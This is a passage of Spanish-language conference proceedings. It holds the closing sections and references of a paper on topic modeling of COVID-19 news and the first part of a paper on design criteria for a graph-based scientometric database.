


Figura 4

En la segunda versión se implementó la posibilidad de analizar un conjunto de noticias entre dos fechas, utilizando para esto un dataframe con las noticias minadas desde el 25 hasta el 30 de abril.

En la versión 3 se cambiaron los componentes y el layout de la página a componentes pertenecientes a la librería Dash Bootstrap Components, debido a su estética, capacidad de adaptarse a diferentes tamaños de pantalla y facilidad para crear layouts más complejos.

En versiones 3.1, 3.2 y 3.3 se agregaron gráficos que muestran la distribución del conjunto de datos entre los diarios y las categorías de los mismos y un scatterplot que trabajando con los mismos widgets que el histograma de frecuencia, muestra la frecuencia de n-gramas que presentan las noticias (ver Figuras 5 y 6).




Figura 5




Figura 6

En la versión 3.4 y 3.5 se implementaron los dataframes y gráficos pertenecientes al proceso de Topic Modeling, siendo estos un gráfico circular que muestra la distribución de los tópicos, una tabla que presenta los tópicos encontrados, y un scatterplot parametrizable que muestra la colaboración de las noticias individuales a los tópicos (ver Figura 7).

En la versión 4 se corrigieron detalles estéticos como formatos, letras y tamaños, además de cambiarse la paleta de colores por una referente a los diarios estudiados.

En la versión 4.1 se agregaron los íconos correspondientes y se desactivaron las opciones de depuración. Esta es la versión final desplegada.

A partir del trabajo realizado, se puede concluir que la utilización de técnicas de procesamiento de lenguaje natural para el análisis de noticias resulta adecuada para captar tendencias y ver información que pasaría desapercibida en un análisis superficial de las mismas. Cabe resaltar que las técnicas utilizadas, a pesar de no ser originalmente pensadas para el español, pudieron adaptarse y se logró consolidar un conjunto de herramientas que permiten analizar y encontrar patrones en grandes volúmenes de datos.



Figura 7

5. Conclusiones

En este trabajo se realizó la aplicación de la técnica de Topic Modeling para detectar automáticamente las temáticas principales abordadas por medios periodísticos digitales en relación a la pandemia de COVID-19. Para la detección de tópicos se empleó la técnica LDA, que se ejecutó mediante la librería Mallet que provee su implementación. Mediante la métrica de coherencia se determinó que con cuatro tópicos sería posible clasificar el conjunto de noticias.

Se desarrolló una aplicación de web scraping para realizar la recolección automática de noticias correspondientes al mes de mayo de 2020. En el diseño de esta aplicación se tomaron los recaudos necesarios para evitar tareas de limpieza y preprocesamiento de los datos. Se recolectaron 1.116 noticias que fueron almacenadas en un dataset en formato csv.

Para la publicación de resultados se desarrolló una aplicación web que se encuentra accesible en la URL <https://nlp-noticiascorona.herokuapp.com> y que permite visualizar distintos aspectos resultantes del procesamiento del conjunto de noticias como la cantidad de noticias clasificadas recolectadas por cada diario, la cantidad de noticias clasificadas en cada tópico, los bi-gramas y n-gramas de palabras que aparecen con más frecuencia en las noticias.

La ventaja principal de aplicar la técnica de topic modeling a este conjunto de noticias resulta de poder determinar los conceptos generales a partir de los cuales los medios están brindando información, generando una clasificación en cuatro aspectos principales como actividades económicas, recreativas, información vinculada a la pandemia a nivel internacional y estadísticas de la pandemia.

Como trabajo futuro se prevé la extensión de este trabajo a noticias de otras secciones de los diarios, para probar este tipo de técnicas en un conjunto con mayor cantidad de registros. Para lograr ese objetivo se está realizando la recolección de noticias de varias secciones de los tres diarios empleados en este proyecto desde el mes de marzo a la fecha.

Referencias

- [1] D. Blei, A. Ng, and M. Jordan. *Latent dirichlet allocation*. J. Mach. Learn. 2003.
- [2] U. Fayyad, G. Piatetsky-Shapiro, and P. Smyth. *Knowledge discovery and data mining: towards a unifying framework*. In Proceedings of the Second International Conference on Knowledge Discovery and Data Mining (KDD'96). AAAI Press, 82–88. 1996.
- [3] J. Hernandez Orallo, M. J. Ramirez Quintana and C. F. Ramirez. *Introducción a la minería de datos*. 1º Edición. 2008.
- [4] M. Truyens and P. Van Eecke, “Legal aspects of text

- mining”, *Comput. Law Secur. Rev.*, vol. 30, n.º 2, pp. 153-170, abr. 2014, doi: 10.1016/j.clsr.2014.01.009.
- [5] R. A. Laksono, K. R. Sungkono, R. Sarno and C. S. Wahyuni, "Sentiment Analysis of Restaurant Customer Reviews on TripAdvisor using Naïve Bayes," *2019 12th International Conference on Information & Communication Technology and System (ICTS)*, Surabaya, Indonesia, 2019, pp. 49-54, doi: 10.1109/ICTS.2019.8850982.
- [6] F. R. Lucini, L. M. Tonetto, F. S. Fogliatto, and M. J. Anzanello, "Text mining approach to explore dimensions of airline customer satisfaction using online customer reviews", *J. Air Transp. Manag.*, vol. 83, p. 101760, mar. 2020, doi: 10.1016/j.jairtraman.2019.101760.
- [7] X. Xu and Y. Li, "The antecedents of customer satisfaction and dissatisfaction toward various types of hotels: A text mining approach", *Int. J. Hosp. Manag.*, vol. 55, pp. 57-69, may 2016, doi: 10.1016/j.ijhm.2016.03.003.
- [8] M. E. Rose and J. R. Kitchin. "Pybliometrics: Scriptable bibliometrics using a Python interface to Scopus." *SoftwareX* 10 (2019): 100263. <https://doi.org/10.1016/j.softx.2019.100263>
- [9] Bibliometrix R Package [Online]. Available: <https://www.bibliometrix.org/> (accedido ago. 04, 2020).
- [10] A. Usai, M. Pironti, M. Mital and C. A. Mejri, "Knowledge discovery out of text data: a systematic review via text mining", *J. Knowl. Manag.*, vol. 22, n.º 7, pp. 1471-1488, oct. 2018, doi: 10.1108/JKM-11-2017-0517.
- [11] O. Hourrane and E. H. Benlahmar, "Survey of Plagiarism Detection Approaches and Big data Techniques related to Plagiarism Candidate Retrieval", in *Proceedings of the 2nd international Conference on Big Data, Cloud and Applications*, Tetouan, Morocco, mar. 2017, pp. 1–6, doi: 10.1145/3090354.3090369.
- [12] K. Xylogiannopoulos, P. Karamelas and R. Alhaji, "Text Mining for Plagiarism Detection: Multivariate Pattern Detection for Recognition of Text Similarities", in *2018 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining (ASONAM)*, ago. 2018, pp. 938-945, doi: 10.1109/ASONAM.2018.8508265.
- [13] A. Akundi, B. Tseng, J. Wu, E. Smith, M. Subbalakshmi and F. Aguirre, "Text Mining to Understand the Influence of Social Media Applications on Smartphone Supply Chain", *Procedia Comput. Sci.*, vol. 140, pp. 87-94, ene. 2018, doi: 10.1016/j.procs.2018.10.296.
- [14] J. Tang, Y. Chang and H. Liu, "Mining social media with social theories: a survey", *ACM SIGKDD Explor. Newsl.*, vol. 15, n.º 2, pp. 20–29, jun. 2014, doi: 10.1145/2641190.2641195.
- [15] D. Li, H. Chaudhary and Z. Zhang "Modeling Spatiotemporal Pattern of Depressive Symptoms Caused by COVID-19 Using Social Media Data Mining". *Int. J. Environ. Res. Public Health* 2020, 17, 4988. <https://doi.org/10.3390/ijerph17144988>
- [16] Q. Liu *et al.*, "Health Communication Through News Media During the Early Stage of the COVID-19 Outbreak in China: Digital Topic Modeling Approach", *J. Med. Internet Res.*, vol. 22, n.º 4, p. e19118, 2020, doi: 10.2196/19118.

Criterios para el diseño de una base de datos cienciométrica

Roberto Miguel Muñoz, Martín Gustavo Casatti, Analía Guzmán, Luis Esteban Damiano, Juan Carlos Cuevas.
{rmunoz, mcasatti, aguzman, ldamiano, jcuevas}@frc.utn.edu.ar

*CIDS-Centro de Investigación, Transferencia y Desarrollo de Sistemas de Información
Departamento de Ingeniería en Sistemas de Información
Facultad Regional Córdoba – Universidad Tecnológica Nacional
Maestro Marcelo López esq. Cruz Roja Argentina – Córdoba 0351 – 4686385*

RESUMEN

El presente trabajo realiza un análisis exploratorio referente al estudio cienciométrico sobre la producción en investigación científica y tecnológica, en donde se identifica la estructura y los datos involucrados en la misma, describiendo la posibilidad de realizar análisis tanto descriptivos como prospectivos de dicha información. Se describen los criterios fundamentales para el diseño de una base de datos cienciométrica, con la propuesta de implementación de la base de datos en formato de grafo para representar la información, identificando algunas entidades y atributos preliminares. Finalmente se plantean las próximas actividades planificadas para el proyecto, relacionadas al desarrollo de herramientas y aplicaciones.

1. CONTEXTO

El presente trabajo forma parte del proyecto de investigación y desarrollo que ha sido homologado por la Secretaría de Investigación, Desarrollo y Posgrado de la Universidad Tecnológica Nacional, desarrollado en el ámbito del CIDS – Centro de Investigación, Desarrollo y Transferencia en Sistemas de Información, denominado “Análisis cienciométrico de la producción en investigación científica y tecnológica en la Red de Ingeniería en Informática/Sistemas de Información de CONFEDI”, (SIUTNCO0007848), en el cual se espera caracterizar la producción en investigación científica y tecnológica por medio de la elaboración de una metodología de análisis cienciométrico a partir de la documentación producida por los investigadores, becarios y centros de investigación de las casas de estudios que componen la red.

Dentro de las actividades del proyecto, está considerado el modelado, diseño y desarrollo de una herramienta de análisis para obtener indicadores, métricas y patrones, en base a la información almacenada en una base de datos cienciométrica, que permitan la visualización simple y efectiva de los datos registrados y que oficie de mecanismo de consulta general para elaborar informes y análisis.

Para ello, en este trabajo se presenta un análisis de los principales criterios a tener en cuenta a la hora de diseñar un almacenamiento cienciométrico y al mismo tiempo establecer un primer conjunto de entidades y atributos a tener en cuenta en dicho diseño, en vistas al futuro desarrollo de la herramienta de análisis mencionada.

2. INTRODUCCIÓN

El término ciencimetría fue definido por primera vez por Nalimov, en 1971, mientras desarrollaba “los métodos cuantitativos para la investigación y desarrollo de la ciencia como un proceso de información” [1].

Luego el término fue mutando y refinándose hasta llegar a la definición más moderna y amplia, como la que utiliza Hess [2] al afirmar que la ciencimetría es el “estudio cuantitativo de la ciencia, la comunicación de la ciencia y la política científica”.

Planteada inicialmente como un conjunto de mediciones empíricas sobre la producción científica, la disciplina viró rápidamente hacia un análisis mucho más profundo y con implicancias en todas las facetas de la ciencia, la educación y la toma de decisiones sobre políticas del ecosistema científico a nivel mundial, ocupando un lugar de importancia en la triada conformada además por las ciencias de la información y la sociología de la ciencia (ver Figura 1[3]).

En poco tiempo los indicadores cienciométricos comenzaron a complementar la toma de decisiones en organizaciones para la implementación de políticas científicas, tales como la Oficina Nacional de las Ciencias (National Science Board) de Estados Unidos, que en 1972 inicia la publicación bianual de *Indicadores Científicos (Science Indicators)*.




Figura 1. **Ámbito de aplicación de la cienciometría**

El estudio comparativo de la producción científica, tanto a nivel personal como institucional, e incluso regional y mundial viene demostrando ser una herramienta eficaz para la caracterización de los avances en las distintas ramas de las ciencias a la vez que brinda herramientas para la toma de decisiones basadas en evidencia contrastable [3, 4].

La posibilidad de tener una visión dinámica de los cambios producidos en las distintas ramas científicas resulta hoy de fundamental importancia para poder observar los resultados e impacto producto de la aplicación de las distintas medidas tomadas con respecto a política científica, de investigación y desarrollo, y educativa.

2.1. El objeto de estudio

El principal objeto de estudio de la cienciometría son los artefactos que se producen como resultado del proceso de investigación [5]. Estos artefactos toman la forma de publicaciones, que pueden diferir entre sí en el medio utilizado, la periodicidad, el tipo, etc. pero que siempre cuentan con algunas características comunes.

Los artefactos utilizados, en los análisis cienciométricos, cuentan con atributos tales como:

- Título
- Autor o autores
- Contenido
- Referencias
- Ámbito de estudios
- Medio utilizado para su publicación
- Publicación que contiene el trabajo
- Fecha o año de publicación

3. DESARROLLO

3.1. La estructura de los papers científicos

Si bien los distintos congresos, jornadas, libros o publicaciones, mantienen un cierto grado de independencia con respecto a los formatos y contenidos de los trabajos que publican, es importante mencionar que la producción científica se apega a algunas normas, ya sea formales o de hecho, que facilitan la distribución y análisis del contenido generado.

Los procesos de producción científica dan lugar generalmente a documentos que, si bien no son idénticos en el formato, tienen un grado de coherencia muy importante para posibilitar el análisis y entendimiento por parte de otros investigadores, distintos a los que generaron el contenido.

Muchos documentos siguen el formato conocido como IMRyD (por la sigla de Introducción, Métodos, Resultados y

Discusión [6], ver Figura 2) ya sea literalmente o como una guía a la hora de estructurar los documentos.




Figura 2. **Secciones del modelo IMRyD**

Esta guía, en cuanto al formato, le da a los artículos resultantes un orden lógico, los hace comparables unos con otros, estructura el contenido, secuencía la lectura de los resultados y provee una forma simple y útil para ayudar a los autores a producir artículos que pueden ser correctamente analizados, evaluados por sus pares, editados y publicados.

Las secciones del formato IMRyD son las siguientes:

Introducción: Busca responder a la motivación de la elaboración del documento y al objeto de estudio del mismo. A modo de resumen, se puede decir que la introducción responde a las preguntas “¿Qué se investigó?”, “¿Por qué se investigó?”.

Métodos: En la sección de métodos (a veces denominada Métodos y Materiales) se elaboran todas las técnicas utilizadas para realizar las experiencias de investigación, los elementos utilizados, los datos sobre los que se trabajó, las referencias consultadas, etc. Busca responder a la pregunta “¿Cómo se realizó la investigación?”

Resultados: En la sección de Resultados se exponen todos los producidos por la tarea de investigación. Los resultados pueden tomar diversas formas, tales como tablas de datos, algoritmos, fórmulas matemáticas, etc. Esta sección busca responder a la pregunta “¿Qué se encontró durante la investigación?” pero teniendo especial cuidado de no realizar interpretaciones sobre dichos resultados.

Discusión: La última sección recomendada por el formato IMRyD es la sección de Discusión de los resultados. Esta sección es quizá la más importante de todo el trabajo de investigación ya que pone en contexto la importancia de los resultados obtenidos. En la discusión se plantean las hipótesis que se pueden haber confirmado o refutado por los resultados, las relaciones entre los resultados y otros estudios, de otros autores, en la misma vía o complementarios, así como las

implicancias de los resultados encontrados dentro del cúmulo de conocimientos del área bajo estudio.

Si bien las mencionadas anteriormente son las secciones formalmente reconocidas por el formato IMRyD, en muchos casos se incluye una sección de Conclusiones que resume los puntos más importantes de los Resultados y la Discusión del artículo.

3.2. Los datos básicos extraíbles

A la hora de plantear una base de datos cuantitativa es crucial analizar la fuente primaria de los datos que se deberán procesar. Esta fuente primaria no es otra que los datos provistos por los documentos publicados en actas, journals, libros, etc.

En tal sentido, la estandarización del formato y la estructura de dichos documentos cobra una gran importancia.

A continuación se explorarán las distintas secciones que componen un documento científico y se analizará la información que se puede extraer de cada uno de ellos.

3.2.1. Título

El título del documento expresa de forma resumida y concisa el contenido del trabajo de investigación. Del análisis del título del artículo se pueden obtener los conceptos principales que formarán parte del artículo de investigación.

3.2.2. Abstract o resumen

En el resumen del artículo se encuentra una explicación breve del contenido general del trabajo. El análisis de esta sección permitiría establecer los conceptos generales vertidos en el resto del artículo, las relaciones entre los mismos, la determinación del tipo de trabajo (experimental, exploratorio, comparativo, etc.) así como algunos de los resultados más importantes.

3.2.3. Autores y filiación

Todo artículo científico debe incluir información de su autor o autores, así como de la filiación de los mismos con las organizaciones en donde desarrollan sus actividades. La información de los datos personales de los autores, su información de contacto y los datos de organizaciones o universidades, brindan información valiosa sobre producción científica, tanto sea desde el punto de vista de la producción personal de los autores como de la producción científica de las organizaciones donde los mismos se desempeñan.

3.2.4. Cuerpo del artículo

La mayor parte del texto está presente en el cuerpo del artículo, el cual puede contener secciones y subsecciones de acuerdo a las necesidades de organización del autor y a los criterios impuestos por la publicación o congreso al cual se va a enviar el texto.

En el cuerpo del artículo se encuentran los planteos introductorios, los métodos y los recursos utilizados para la investigación, la exposición de resultados y el análisis de los mismos así como los pasos futuros que se prevén para la investigación.

3.2.5. Referencias

En la sección de referencias, ubicada al final del artículo o paper científico, se encuentran los datos de otras obras y autores consultados para el desarrollo del trabajo. Si bien el formato específico en el cual se registran las referencias puede variar de acuerdo al formato del trabajo, lo cierto es que los tipos de referencias bibliográficas están estandarizadas en un conjunto acotado, que define tanto el formato textual que deben tener las citas, como la manera de referenciar ciertos datos concretos como ser el nombre de la publicación, el año, los autores, el tipo de referencia, etc.

3.3. Relaciones con bases de datos externas

Una de las principales ventajas que proveen las redes de información globales es el acceso a grandes fuentes de información a un coste extremadamente bajo. Desde su misma concepción la World Wide Web tuvo como finalidad principal la posibilidad de compartir documentos de investigación en el entorno de CERN (de la sigla en francés de Conseil Européen pour la Recherche Nucléaire, Consejo Europeo para la Investigación Nuclear), donde fue concebida por Tim Berners-Lee [7], creciendo a partir de ese punto para englobar otras actividades y participantes.

Hoy en día existen enormes bases de datos y repositorios de documentación científica, ya sean comerciales [8] o de acceso abierto [9], con diferentes funcionalidades y capacidades de consulta (un listado de los principales se puede encontrar en la Tabla 1).

Por tal motivo ningún sistema de información cuantitativa puede estar completo sin contar, en alguna medida, con la capacidad de conectarse a esos repositorios y enlazar la propia información a la que radica en bases de datos externas [10].

Tabla 1
Algunos repositorios que incluyen indexación de citas

Repositorio	Tipo
Open Citation Index	Abierto
Google Scholar Index	Abierto
Web of Science	Pago
Scopus	Pago
SciELO	Abierto

Quizá una de las funcionalidades más útiles a la hora de diseñar esa interacción sea la del referenciamiento de citas, que brinda información sobre las citas existentes entre distintos autores y trabajos de investigación y permite acceder al material que se utilizó para la elaboración de dicho trabajo [8, 11].

Estas bases de datos externas a menudo ofrecen interfaces y API's de acceso (por suscripción, en el caso de los repositorios comerciales) que permiten que un software de terceros pueda consultar y/o validar información de referencias de una manera sencilla y rápida.

3.4. Algunos análisis cuantitativos relevantes

El desarrollo de una base de datos cuantitativa no reduce su utilidad al mero almacenamiento de

la información sino que busca ser un repositorio de información para realizar análisis tanto descriptivos como prospectivos, que tengan como finalidad:

- El descubrimiento de relaciones no evidentes entre investigadores, instituciones, ámbitos científicos, etc.
- El trazado de redes de colaboración que potencien la labor de investigadores y centros de investigación.
- El análisis de líneas de investigación actuales y futuras como un sistema de ayuda para nuevos investigadores que se estén iniciando.
- La detección de grupos aislados que puedan beneficiarse de la interacción con otros grupos de la red de relaciones.
- La sugerencia, a los investigadores, de temáticas complementarias que puedan dar una perspectiva más amplia a sus trabajos.
- La información, a las instituciones, de un mapa de las líneas en que trabajan sus investigadores, comparativo con los de otras instituciones, en vistas a acuerdos de colaboración e intercambio de experiencias.
- El análisis temporal de la investigación científica para detectar temáticas en decadencia o en auge, para direccionar mejor las políticas de ciencia y tecnología de instituciones educativas y otras organizaciones.
- Estudiar la dispersión y la obsolescencia de la literatura científica.
- Analizar la productividad de editores, autores, organizaciones, países, etc. en lo que a producción científica se refiere.

Es importante mencionar que muchos de los análisis e indicadores mencionados [12] en el listado precedente tienen una correlación directa con las políticas públicas de promoción y fortalecimiento de la infraestructura científica y tecnológica de un país [13], y en última instancia con los desarrollos productos de esas políticas, impactando en última instancia en la calidad de vida de la población [14].

3.4.1. El flujo de trabajo del análisis cuantitativo

Existen ciertas etapas dentro de la elaboración de un análisis cuantitativo (ver Figura 3), que si bien no están estandarizadas, son lo suficientemente comunes y extendidas como para considerarse un marco de trabajo válido [15]. En todas ellas tiene, en alguna medida, intervención una base de datos de información cuantitativa.

Todo esfuerzo de análisis cuantitativo comienza mediante la recopilación de la documentación sobre la que se va a trabajar. Dicho relevamiento puede tomar la forma de actividades manuales o ser un proceso automatizado, por medio de la lectura o descarga de los documentos, la detección de sus atributos característicos y el almacenamiento de los mismos en el repositorio cuantitativo.

3.4.1.1. El análisis de citas: Una vez cargados los datos en el almacenamiento se procede al primer análisis netamente cuantitativo, el análisis de citas. Dicho análisis implica la búsqueda de información relacionada a cada uno de los documentos bajo tratamiento, de manera de identificar los trabajos citados, y los autores de los mismos. Esto lleva a la creación de una lista de citas, que contiene

el nombre de la obra citada, los datos de los autores e información sobre la publicación en dónde se encuentran, la fecha de publicación, etc.

Este primer análisis comienza a dar forma a la red de relaciones que unen, en esta etapa, documentos, autores y publicaciones.

En una segunda etapa se realizan análisis cuantitativos más detallados que pueden realizarse de manera simultánea o secuencial, de acuerdo a las necesidades.

3.4.1.2. El análisis de co-autorías: El análisis de co-autoría busca determinar las relaciones entre distintos autores del mismo trabajo, y es utilizado para determinar las redes de colaboración, compuesta por aquellas personas que colaboran entre sí para dar lugar a la publicación de un artículo determinado.

No se debe confundir la colaboración directa, como la mencionada en este punto, con la cita, que si bien implica el trabajo en temáticas afines, no indica una colaboración directa entre los autores.

3.4.1.3. Ocurrencia de palabras clave: En otro paso del proceso de análisis se realiza un análisis de ocurrencia de palabras clave. En este análisis se busca establecer relaciones entre artículos que tratan la misma temática, ya sea de manera total o parcial, de acuerdo a la cantidad de coincidencias.

Este análisis es particularmente importante ya que determina un conjunto de documentos asociados a una temática determinada, sin tener en cuenta que los autores puedan o no ser comunes. Establece, por así decirlo, el conjunto de conocimiento disponible sobre una temática particular.

3.4.1.4. El análisis de co-cita: El análisis de co-cita es un procedimiento mediante el cual se detectan referencias recíprocas entre artículos de autores. Este modelo es muy común entre autores que no trabajan directamente en grupo pero cuyos intereses son similares y cada uno utiliza como referencias los trabajos del otro [16]. Es un patrón muy interesante para determinar posibilidades de colaboración directa a partir de referencias indirectas.

3.4.1.5. Clustering: En el análisis de clustering [17] se toman trabajos de áreas científicas enteras y los mismos se agrupan de acuerdo a las palabras clave o a contenidos dentro del texto del documento. Si bien guarda algunas similitudes con el análisis de palabras clave, el clustering busca generalizar y abarcar un nivel superior, hacia áreas completas de conocimiento.

Esto es posible mediante la utilización de ciertos diccionarios, formales o no, que mapean palabras clave a ámbitos de conocimiento estandarizados y nombrados.

Es importante mencionar que distintas técnicas de clustering pueden llevar a agrupaciones diferentes de acuerdo a los criterios aplicados, por lo que no es infrecuente la revisión de los resultados de forma manual o semi automática, para evitar categorizaciones erróneas que puedan llevar a sacar conclusiones equivocadas.

3.4.2. Importancia de los distintos tipos de análisis

Existen dos tipos principales de utilidad en los diversos tipos de análisis cuantitativos, el conocimiento del estado de la ciencia y los estudios prospectivos sobre la misma.




Figura 3. Flujo de trabajo del análisis cuantitativo

Los análisis de co-ocurrencia, co-autoría, palabras clave y co-cita, lo que buscan es determinar el mapa actual del conocimiento, los temas sobre los que se está trabajando, los autores que están investigando y las temáticas involucradas.

Pero cuando se recurre a los análisis de cluster, sobre todo si se conjuga con la evolución temporal de las distintas disciplinas, se cuenta con una importante herramienta prospectiva que permite analizar no sólo la historia de la investigación en cada campo sino también realizar estimaciones de la dirección en la que se está moviendo la investigación sobre un tema o una rama del conocimiento.

Este análisis permite determinar no sólo qué líneas de investigación están decayendo sino cuáles están surgiendo, en qué direcciones, sobre qué ámbitos es esperable que existan avances y en qué autores está recayendo la atención debido a sus aportes. La capacidad de poder estimar el movimiento futuro de los avances científicos es una herramienta de un enorme valor para la planificación de políticas de ciencia y tecnología eficaces, ya sea en el ámbito público o privado, educativo, político o productivo.

3.5. El diseño de la base de datos cuantitativa

A fin de posibilitar la obtención de los indicadores y análisis cuantitativos mencionados en el punto anterior, es imprescindible la implementación de una base de datos de información cuantitativa para la cual se deben tener en cuenta un conjunto de criterios que permitan obtener información de calidad, relevante y actualizada, adecuada para realizar los análisis necesarios.

Una base de datos cuantitativa es un sistema de representación del conocimiento, específicamente de aquel asociado a la producción científica.

Actualmente se deben tener en cuenta al menos cuatro criterios fundamentales a la hora de diseñar un sistema de representación del conocimiento en cualquier dominio dado [18]:

Adecuación Representacional: Habilidad para representar todas las clases de conocimiento que son necesarias en el dominio.

Adecuación Inferencial: Habilidad de manipular estructuras de representación de tal manera que devengan o generen nuevas estructuras que correspondan a nuevos conocimientos inferidos de los anteriores.

Eficiencia Inferencial: Capacidad del sistema para incorporar información adicional a la estructura de representación, llamada metaconocimiento, que puede emplearse para focalizar la atención de los mecanismos de inferencia con el fin de optimizar los cálculos.

Eficiencia en la Adquisición: Capacidad de incorporar fácilmente nueva información. Idealmente el sistema por sí mismo deberá ser capaz de controlar la adquisición de nueva información y su posterior representación.

Estos criterios son los que se deben tener en cuenta a la hora de analizar las distintas alternativas disponibles para diseñar una base de datos cuantitativa.

Al momento de diseñar tal base de datos dos cuestiones principales son las que deben resolverse:

1. ¿Cuál es el uso principal que se le va a dar a la base de datos?
2. ¿Cuál es el modelo más apropiado para la representación de la información?

Ambos elementos no son completamente independiente sino que, por el contrario, se complementan e influyen mutuamente, a tal punto que en el diseño se tienen que combinar ambos y no son infrecuentes los casos en los cuales existe un proceso, iterativo e incremental, que va refinando progresivamente ambos elementos a medida que se va avanzando en el proceso y se logra un conocimiento cada vez mayor del dominio en cuestión.

A la primera pregunta se la debe enfocar desde el punto de vista de los usuarios finales, para lo cual hay que definirlos, ya que serán ellos los que utilicen la información.

En la gran mayoría de los casos existen dos tipos de usuarios representativos de las bases de datos cuantitativas:

Usuarios de consulta: Estos usuarios realizan consultas puntuales a la base de datos, generalmente buscando información sobre autores, artículos o líneas de investigación puntuales. Generalmente tienen criterios de búsqueda bastante bien definidos y requieren un conjunto de resultados de pequeño tamaño.

Usuarios analíticos Este perfil de usuarios realiza operaciones más masivas sobre la base de datos, en la búsqueda de encontrar información analítica y de indicadores generales. Generalmente los criterios de búsqueda no son demasiado exactos, debido al carácter exploratorio de las tareas que desarrolla, y por lo tanto las consultas más genéricas obtienen resultados más amplios, lo que se traduce en una mayor cantidad de registros.

Para afrontar la cuestión de cuál es el modelo más apropiado para la representación de la información se debe tener en cuenta la natural heterogeneidad de los datos que se pueden extraer de los artículos científicos.

Si bien el formato y estructura de dichos documentos está en gran medida estandarizada, también es real que las relaciones entre las entidades que componen un trabajo de investigación pueden ser muy variables y variadas. Y es precisamente en el marco de estas relaciones donde radica el mayor valor del análisis cuantitativo.

Algunas de las posibles relaciones que se pueden establecer entre las entidades de un modelo de información cuantitativa se encuentran en la Tabla 2.

Tabla 2
Relaciones entre entidades cuantitativas

	Autor	Artículo	Tema	Institución
Autor	colabora con	publica	investiga	pertenece a
Artículo	publicado por	referencia	pertenece a	avalado por
Tema	investigado por	incluye	relacionado con	investigado por
Institución	avala	avala	investiga	colabora

Si consideramos la tabla mencionada podemos ver que existen multitud de relaciones N-N (relaciones de todos con

